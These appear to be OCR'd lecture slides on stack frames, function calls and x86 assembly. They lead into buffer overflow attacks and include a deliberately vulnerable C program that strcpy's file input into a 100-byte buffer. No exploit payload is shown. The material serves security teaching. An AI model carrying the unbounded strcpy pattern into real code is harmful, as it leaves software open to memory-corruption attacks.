Frames are pushed onto the stack as functions are called

Stack



bar() **ends, popped from stack**


Recursion works by pushing new frames onto stack

```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Functions popped from stack when they end

Frames are pushed onto the stack as functions are called

Stack



***foo()* ends, popped from stack**


```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Recursion works by pushing new frames onto stack

Functions popped from stack when they end

Frames are pushed onto the stack as functions are called

Stack



***foo()* ends, popped from stack**

```
void bar() {
   …
}

void foo() {
   bar();
}

void main() {
   foo();
}
```

Recursion works by pushing new frames onto stack


Functions popped from stack when they end

Agenda

1. Memory layout
2. Stack and function invocation
3. Buffer overflow attack theory
4. Attack execution
5. Countermeasures

When a function is called, parameters and local variables are pushed onto the stack

demo.c



Parameters pushed by caller in reverse order

Where to jump when function ends, address of next instruction after call to function

Address of calling function's frame pointer

```
void func (int a, int b) {
   int x,y;

   x = a+b;
   y = a-b;
}

int main() {
   func(2,3);
}
```

Exact addresses in memory depends on what other functions have been called

Compiler uses offset from frame pointer to find parameters (positive offset) and local variables (negative offset)


Frame pointer stored in *ebp* register, so *a = ebp+8, b = ebp+12, x = ebp-?, y=ebp-?*

Local variables (x and y here) come after frame pointer

Some compilers randomize local variable order

Arguments and local variables are references based on frame pointer %ebp

demo.c



Compile with –S flag to see assembly code

```c
void func (int a, int b) {
   int x,y;

   x = a+b;
   y = a-b;
}

int main() {
   func(2,3);
}
```

Move a, ebp+8 to register %edx
Move b, ebp+12 to register %eax


Add a and b, store in %eax

Move result into x at %ebp-8

```
func:
movl     8(%ebp), %edx
movl     12(%ebp), %eax
addl     %edx, %eax
movl     %eax, -8(%ebp)
movl     8(%ebp), %eax
subl     12(%ebp), %eax
movl     %eax, -4(%ebp)
```

Arguments and local variables are references based on frame pointer %ebp

demo.c




```c
void func (int a, int b) {
   int x,y;

   x = a+b;
   y = a-b;
}

int main() {
   func(2,3);
}
```

Compile with –S flag to see assembly code

```
func:
movl      8(%ebp), %edx
movl      12(%ebp), %eax
addl      %edx, %eax
movl      %eax, -8(%ebp)
movl      8(%ebp), %eax
subl      12(%ebp), %eax
movl      %eax, -4(%ebp)
```

Move a, ebp+8 to register %edx
Move b, ebp+12 to register %eax


Add a and b, store in %eax

Move result into x at %ebp-8

Calculate a-b, store in %eax
Move to y

Calling a function creates a new stack frame

demo.c




Begin execution in *main()*

```c
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame

demo.c




Call *foo()* function pushes new stack frame

```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame

demo.c





```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

1   printf("Returned Properly\n");
    return 1;
}
```

Call *foo()* function pushes new stack frame

1. **Set return address to next instruction in *main()***

Calling a function creates a new stack frame

demo.c




1. **Set return address to next instruction in *main()***
2. **Copy *%ebp* into prev frame ptr**

Call *foo()* function pushes new stack frame

```c
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

1   printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame

demo.c





```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

 1  printf("Returned Properly\n");
    return 1;
}
```

Call *foo()* function pushes new stack frame

1. **Set return address to next instruction in *main()***
2. **Copy *%ebp* into *prev frame ptr***
3. **Move *%ebp* to new frame**

Calling a function creates a new stack frame


demo.c




```
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame


demo.c




```c
int foo(char *str)
{
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

1   printf("Returned Properly\n");
    return 1;
}
```

Calling a function creates a new stack frame

demo.c



